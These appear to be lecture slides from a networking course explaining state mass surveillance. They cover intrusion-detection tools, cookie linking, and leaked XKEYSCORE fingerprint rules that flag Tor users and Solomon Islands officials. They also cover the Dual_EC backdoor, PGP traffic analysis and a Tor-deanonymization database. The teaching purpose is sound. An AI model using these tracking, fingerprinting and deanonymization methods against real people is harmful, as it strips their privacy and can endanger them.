
`220  mail.domain.target  ESMTP Sendmail...`

Sendmail
From = someguy@...
To = otherguy@...

Unlike conventional NIDS **you don't worry about evasion**: Anyone who wants to evade uses cryptography instead

17

Which NIDS To Use?

- Zeek (Formerly Bro) Network Security Monitor (BSD licensee)

  - Includes a robust suite of protocol parsers

  - Realtime operation, invokes Zeek policy scripts

  - Requires seeing both sides of the traffic

- Lockheed/Martin Vortex (GPL)

  - Only handles the reassembly:
    Network traffic to files, then invoke separate parser programs

  - Near real-time operation:
    Bet, this is the basis for XKEYSCORE

- Eagle GLINT by Nexa Technologies

  - Formerly Amesys (was part of Bull)

  - Commercial "Intelligence" interception package

Tracking People Not Machines:
User Identification

Tracking People, Not Machines:
# Cookie Linking

▼ **Request Headers**   view source

```
              Accept    */*
     Accept-Encoding    gzip, deflate
     Accept-Language    en-US,en;q=0.5
          Connection    keep-alive
              Cookie    id=22391b715e0400d7||t=1448921995|et=730|cs=002213fd4843e62058f4ed4d45; IDE=AHWqTUmdtHMc4_RPvtLm-oVF6ex92ujmLJvfjmeTqBz-3b3t4hDD
                        ; _drt_=NO_DATA, DSID=NO_DATA
                 DNT    1
                Host    pubads.g.doubleclick.net
             Referer    http://arstechnica.com/science/2015/11/inside-literally-wind-turbines-meant-to-work-at-the-south-pole-and-mars
                        /
          User-Agent    Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0
```

▼ **Request Headers**   view source

```
              Accept    image/png,image/*;q=0.8,*/*;q=0.5
     Accept-Encoding    gzip, deflate
     Accept-Language    en-US,en;q=0.5
       Cache-Control    no-cache
          Connection    keep-alive
              Cookie    UID=15496a17a1111821c4ea0e41448921987; UIDR=1448921987
                 DNT    1
                Host    sb.scorecardresearch.com
              Pragma    no-cache
             Referer    http://arstechnica.com/science/2015/11/inside-literally-wind-turbines-meant-to-work-at-the-south-pole-and-mars
                        /
          User-Agent    Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:42.0) Gecko/20100101 Firefox/42.0
```

20

Homework Assignment
`NOT SECRET//UCB//REL 194-30`

- Assignment for advanced undergraduate class in networking

- Given this Zeek IDS skeleton code build the following primitives

  - HTTP title metadata extraction

  - Username identification

  - Cookie linking

- 11 groups of 2 in the class:

  - 1 failed to complete

  - 1 did poor job (very slow, but as I never specified performance goals…)

  - 9 success

    - Including 2-3 well written ones

- Project was probably too easy…

  - The more open ended "bang on the great firewall" project was better

Bulk Recording

NSA is actually amateur hour: Bulk record is only 3-5 days, decision is "record or not"

LBNL is 3-6 *months*, decision includes truncation ("stop after X bytes")

Federated Search

23

Using XKEYSCORE In Practice

- Primarily centered around an easy-to-use web interface
  - With a lot of pre-canned search scripts for low-sophistication users
  - Plus a large number of premade "fingerprints" to identify applications, usages, etc
- The unofficial user guide: https://www.documentcloud.org/documents/2116191-unofficial-xks-user-guide.html

■ EX: I'm looking for Mojaheden Secrets 2 use in extremist web forums:

AKA: Tell Me All The Jihobbiests With A Single Query!

XKEYSCORE Fingerprint Writing

- A mix of basic regular expressions and optional inline C++ !??!?

- Simple rules:

  - **fingerprint('anonymizer/tor/bridge/tls') =**
    ssl_x509_subject('bridges.torproject.org') or
    ssl_dns_name('<u>bridges.torproject.org</u>');

  - **fingerprint('anonymizer/tor/torpoject_visit') =**
    http_host('<u>www.torproject.org</u>')
    and not(xff_cc('US' OR 'GB' OR 'CA' OR 'AU' OR 'NZ'));

- System is "near real time":

  - Parse flow ***completely*** then check for signature matches

    - You write in a different style in a real-time system like Snort or Zeek

  - Which is why I think XKEYSCORE started life as Vortex

25

A Richer Rule:
New Zealand spying on Solomon Island gvmt...

```
fingerprint('document/solomons_gov/gov_documents') =
    document_body
      (('Memorandum by the Minister of' and 'Solomon') or
       'Cabinet of Solomon Islands' or
       ('conclusions of the' and 'solomon' and 'cabinet') or
       ('Truth and Reconciliation Commission' and 'Solomon') or
       ('TRC 'c and 'trc report' and 'Solomon') or
       ('former tension militants' and 'Malaita') or
       'malaita eagle force' or 'malaita ma\'asina forum' or
       ('MMF 'c and 'Solomon') or 'Members Rise Group' or
       'Forum Solomon Islands' or 'FSII 'c or 'Benjamin Afuga')
    or
    document_author(word('rqurusu' or 'ptagini' or
                         'jremobatu' or 'riroga' or 'Barnabas Anga' or
                         'Robert Iroga' or 'Dr Philip Tagini' or
                         'Fiona Indu' or 'FSII' or 'James Remobatu' or
                         'Rose Qurusu' or 'Philip Tagini'));
```

26

And Inline C++...

```
/**  Database Tor bridge information extracted from confirmation emails. */
fingerprint('anonymizer/tor/bridge/email') =
email_address('bridges@torproject.org') and
 email_body('https://bridges.torproject.org/' : c++

extractors: {{ bridges[] =
            /bridge\s([0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}):?
([0-9]{2,4}?[^0-9])/;  }}

init: {{ xks::undefine_name("anonymizer/tor/torbridges/emailconfirmation");
}}

main: {{
    static const std::string SCHEMA_OLD = "tor_bridges";
    ...
    if (bridges) {
      ...
     xks::fire_fingerprint("anonymizer/tor/directory/bridge"); }
    return true;  }});
```

27

Wiretapping Crypto…
IPSec & TLS

- Good transport cryptography messes up the NSA, but…

  - There are tricks…

- The wiretaps collect encrypted traffic and pass it off to a black-box elsewhere

  - The black box, sometime later, may come back and say "this is the key"

- Sabotage: Trojaned pRNGs, both DualEC DRBG and others

- Theft: No forward secrecy? HA, got yer certificate…

- Weak Diffie/Hellman: If you always use the same prime p…

  - It takes a lot of work to break the first handshake at 1024b…

  - But the rest take a lot less effort

Dual-EC DRBG

- ## Dual_EC is a pRNG based on elliptic curve math and two points *P* and *Q*

  - If you generate *P* = *eQ* with *e* secret...

  - You now break the pRNG completely:
    Its a public-key based backdoor

- ## Anyone can generate a series of random values but...

  - Only if you know *e* you can derive the internal state from the outputs

- ## And there is *no* rollback resistance

  - So look at the TLS handshake for DHE:
    Server generates public *R_s* and private **a** for *g^a* **mod p**

29

Wiretapping Crypto: PGP
(aka the NSA's friend)

- ## PGP is an utter PitA to use…

  - So it is uncommon, so any usage stands out

- ## It has easy to recognize headers…

  - Even when you exclude `-----BEGIN PGP MESSAGE-----`

- ## It has no forward secrecy…

  - So if you steal someone's key you can decrypt all their messages!

- ## It spews metadata around…

  - Not only the email headers used to email it…
  - But also (by default) the identity of all keys which can decrypt the message

So PGP is Actually Easy(ish…)

- ## You can easily map who talks to whom…

  - ### And when, and how much data, and who is CC'ed…

    - *Never underestimate the power of traffic analysis*

  - ### Thus you have the entire social graph!

- ## You can then identify the super nodes…

  - ### Those who talk to lots of other people…

- ## And then you pwn them!

  - ### See later

Query Focused Datasets:
Mostly Write-Only Data with Exact Search

Username

Site: arstechnica.com
Username: broidsrocks
Cookie: 223e77...
From IP: 10.271.13.1
Seen: 2012-12-01 07:32:24

IP   Cookie

The EPICFAIL Query Focused Database

- Tor users (used) to be dumb...

  - And would use something other than Tor Browser Bundle to access Tor

- Of course, the "normal" browser has lots of web tracking

  - Advertising, etc....

- So the EPICFAIL QFD:

  - All tracking cookies (for specified sites) seen both from a Tor exit node and from a non-Tor source

- Allows easy deanonymization of Tor users

33

Using the MARINA Database Interface
